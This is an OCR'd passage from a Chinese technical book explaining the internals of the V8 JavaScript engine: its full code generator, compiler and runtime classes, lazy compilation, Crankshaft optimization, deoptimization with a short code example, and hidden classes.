


图 9-13 V8 引擎处理源代码到本地代码的过程

从图中可以看出，首先它也是将源代码转变成抽象语法树的，这一点同

JavaScriptCore 引擎一样，之后两个引擎开始分道扬镳。不同于 JavaScriptCore 引擎，V8 引擎并不将抽象语法树转变成字节码或者其他中间表示，而是通过 JIT 编译器的全代码生成器（full code generator）从抽象语法树直接生成本地代码，所以没有像 Java 一样的虚拟机或者字节码解释器。这样做的原因，主要是因为减少抽象语法树到字节码的转换时间，这一切都在网页加载时完成，虽然可以提高优化的可能，但是这些分析可能带来巨大的时间浪费。当然，缺点也很明显，至少包括两点：第一是在某些 JavaScript 使用场景其实使用解释器更为合适，因为没有必要生成本地代码；第二是没有中间表示会减少优化的机会，因为缺少一个中间表示层。至于有些文章说的丧失了移植性，个人觉得对于 JavaScript 这种语言来说不是问题，因为并没有将 JavaScript 代码先编译然后再运行的明显两个阶段分开的用法，例如像 Java 语言那样。但是，针对 V8 设计思想来说，笔者认为它的理念比较先进，做法虽然比较激进，但是确实给 JavaScript 引擎设计者们带来很多新思路。

下面来看一看 V8 引擎编译 JavaScript 生成本地代码（也称为 JIT 编译）使用了哪些主要的类和过程。图 9-14 给出了主要的类，下面逐一来分析它们。

- Script：表示是 JavaScript 代码，既包含源代码，又包含编译之后生成的本地代码，所以它既是编译入口，又是运行入口。
- Compiler：编译器类，辅助 Script 类来编译生成代码，它主要起一个协调者的作用，会调用解释器（Parser）来生成抽象语法树和全代码生成器，来为抽象语法树生成本地代码。
- Parser：将源代码解释并构建成抽象语法树，使用 AstNodeFactory 类来创建它们，并使用 Zone 类来分配内存，这个在后面内存管理中介绍。
- AstNode：抽象语法树节点类，是其他所有节点的基类，它包含非常多的子类，后面会针对不同的子类生成不同的本地代码。
- AstVisitor：抽象语法树的访问者类，基于著名的设计模式 Visitor 来设计，主要用来遍历异构的抽象语法树。
- FullCodeGenerator：AstVisitor 类的子类，通过遍历抽象语法树来为

JavaScript生成本地可执行的代码。




图9-14 V8编译器涉及的主要类

根据上面类的描述，我们大致可以描绘出这样一个编译JavaScript代码的过程：Script类调用Compiler类的Compile函数为其生成本地代码。在该函数中，第一，它使用Parser类来生成抽象语法树；第二，使用FullCodeGenerator类来生成本地代码。根据前面描述的延迟编译的思想，事实上，JavaScript中的很多函数是没有被编译生成本地代码的。因为JavaScript代码编译之前需要构建一个运行环境，所以实际上在编译之前，V8引擎会构建众多全局对象并加载一些内置的库，如math库等。

对于编译器的全代码生成器来说，因为本地代码跟具体的硬件平台密切相关，所以它使用多个后端来生成实际的代码，如图9-15所示的过程。V8引擎至少包含四个跟平台相关的后端，用于生成不同平台上的本地汇编代码。

代码生成器在不同的平台上有不同的实现。例如在IA32平台，读者会发现代码生成器中的函数是根据该平台的需求而实现的。对于ARM平台，同样有自己的实现。




图 9-15　V8 代码生成器生成本地代码

当代码生成器遍历 AST 树的时候，FullCodeGenerator 会为每个节点生成相应的汇编代码，不过没有了全局的视图，因此没有为节点之间考虑可能的优化。在不同的平台上，FullCodeGenerator 的很多函数有不同的实现，它们在 full-codegen-ia32.cc、full-codegen-x64.cc、full-codegen-arm.cc 和 full-codegen-mips.cc 文件中分别作了不同的实现。

图 9-13 中，V8 在生成本地代码之后，为了性能考虑，通过数据分析器（Profiler）来采集一些信息，以帮助决策哪些本地代码需要优化，以生成效率更高的本地代码，这是一个逐步改进的过程。同时，V8 中还有一种机制，也就是当发现优化后的代码性能其实并没有提高甚至还有所降低，那么 V8 能够退回到原来的代码，这些都是在运行阶段涉及到的技术。

下面来看一下代码的运行阶段。首先依然是运行阶段的主要类，图 9-16 描述了 V8 支持 JavaScript 代码运行的主要类。

- Script：这个前面已经介绍过，包含编译之后生成的本地代码，运行代码的入口。
- Execution：运行代码的辅助类包含一些重要的函数，例如“Call”函数，它辅助进入和执行 Script 中的本地代码。




图 9-16 V8 引擎运行 JavaScript 代码的主要类

- JSFunction：需要执行的 JavaScript 函数表示类。
- Runtime：运行这些本地代码的辅助类，它的功能主要是提供运行时各种各样的辅助函数，包括但是不限于属性访问、类型转换、编译、算术、位操作、比较、正则表达式等。
- Heap：运行本地代码需要使用内存堆，堆的内部构成和结构相当复杂，这个在后面的内存管理中会介绍。
- MarkCompactCollector：垃圾回收机制的主要实现类，用来标记（Mark）、清除（Sweep）和整理（Compact）等基本的垃圾回收过程。
- SweeperThread：负责垃圾回收的线程。

结合这些类，V8 引擎是按照图 9-17 中描述的过程来执行的。当然实际上的过程更为复杂，而且还有垃圾回收等处理，下面主要描述了几个基本的可能会被调用的函数。

调用发生在图中的三个子阶段。第一就是延迟编译，也就是“CompileLazy”这个函数的调用，根据需要编译和生成这些本地代码的时候，实际上也是在使用编译阶段那些类和操作。这一思想同样被广泛应用在 WebKit 和 Chromium 项目中。在 V8 中，函数是一个基本单位。当某个 JavaScript 函数被调用的时候，属于该函数的本地代码就会生成。具体工作的方式是 V8 查找该函数是否已经生成本地代码，如果已经生成，那么直接调用该函数。否则，V8 引擎会触发生成本地代码，目的当然是节约

时间，减少去处理那些使用不到的代码的时间。第二就是图 9-17 中的 1.2.3，这时执行编译后的代码就是为 JavaScript 构建 JS 对象，这需要 Runtime 类来辅助创建对象，并需要从 Heap 类分配内存。第三就是图 9-17 中的 1.2.4，此阶段需要借助 Runtime 类中的辅助函数来完成一些功能，如属性访问、类型转换等。

因为 V8 是基于抽象语法树直接生成本地代码，没有中间表示层（字节码），所以很多时候代码没有经过很好的优化。关于 JavaScript 引擎的性能之争非常激烈，没有经过优化的代码导致该引擎在性能上没有特别大的突破，而其他引擎都在进步。有鉴于此，在 2010 年，V8 引入了新的编译器，这就是 Crankshaft 编译器，它主要针对那些热点函数进行优化。该编译器基于 JavaScript 源代码开始分析，而不是本地代码，同时构建 Hydrogen 图并基于此来进行优化分析，Hydrogen 图包括超过 132 条指令。鉴于它的复杂性，这里不再详细介绍，有兴趣的读者请自行探索。




图 9-17　V8 引擎中的代码执行过程

9.2.2.3 优化回滚（Deoptimization）

前面提到V8引擎为了性能上的优化，引入了更为高效的Crankshaft编译器。但是为了性能考虑，该编译器通常会做比较乐观和大胆的预测，那就是编译器认为这些代码比较稳定，变量类型不会发生改变，所以能够生成高效的本地代码。当然这是理想情况，现实是引擎会发现一些变量的类型已经发生变化。在这种情况下，V8使用一种机制来将它做的这些错误决定回滚到之前的一般情况，这个过程称为优化回滚。

下面举个例子来说明为什么会出现这种情况吧。示例代码9-5介绍了其中一种情况，函数ABC被调用很多次之后，V8引擎可能会触发Crankshaft编译器来生成优化的代码，优化的代码认为示例代码的类型等信息都已经被获知了。但事实上，到目前为止，我们对于代码中的unknown变量的类型还一无所知，在这种情况下，V8只能将该段代码回滚到一个通用的状态。

示例代码9-5 会触发优化回滚的代码示例

```
var counter = 0;
function ABC(x, y) {
    counter++;
    if (counter < 10000000) {
      // do sth
      return 123;
    }
    var unknown = new Date();
    print(unknown);
}
```

优化回滚是一个很费时的操作，所以能够不回滚，肯定不要回滚，而且回滚会将之前优化的代码恢复到一个没有经过特别优化的代码，这是一个非常不高效的过程，写代码的时候要特别注意尽量不要触发这一过程。

9.2.2.4 隐藏类和内嵌缓存

虽然JavaScript语言中没有类型的定义，那么借助于C++类的思想，是不是也能

够为 JavaScript 的对象构建类型信息呢？当然可以，至少部分可以。V8 使用类和偏移位置思想，将本来需要通过字符串匹配来查找属性值的算法改进为使用类似 C++ 编译器的偏移位置的机制来实现，这就是隐藏类（Hidden Class）。隐藏类将对象划分成不同的组，对于相同的组，也就是该组内的对象拥有相同的属性名和属性值的情况，将这些属性名和对应的偏移位置保存在一个隐藏类中，组内的所有对象共享该信息。同时，也可以识别属性不同的对象。

这听起来可能比较抽象，所以使用如图 9-18 这样的例子来加以说明。图中这一解释来自于 V8 的官方文档说明，下面将逐一解释它们。




图 9-18　JavaScript 对象归类和隐藏类

因为 JavaScript 没有办法定义类型，所以图 9-18 中左半部分使用函数来定义。同时，创建了两个对象——a 和 b。这两个对象包含相同的属性名，在 V8 中，它们被归为同一个组，也就是隐藏类，这些属性在隐藏类中有相同的偏移值。这样，对象 a 和 b 可以共享这个类型信息，当访问这些对象属性的时候，根据隐藏类的偏移值就可以知道它们的位置并进行访问。因为 JavaScript 是动态类型语言，所以假如在上述代码之后，加入下面的代码：b.z = 2。那么，b 所对应的将是一个新的隐藏类，这样 a 和 b 将属于不同的组。

在理解了 V8 的隐藏类之后，下面了解一下代码是如何使用这些隐藏类来高效访问对象的属性的。以这段简单代码为例来说明：function add(a) { return a.x; }。首先看最基本的情况，访问对象属性的过程是这样的：首先获取隐藏类的地址，然后根

据属性名查找偏移值，计算该属性的地址。不过，这一过程比较费时间。实际上的情况可能要好很多，因为很多情况下该函数中的参数 a 可能是同一种类型，那么是否能够使用缓存机制呢？

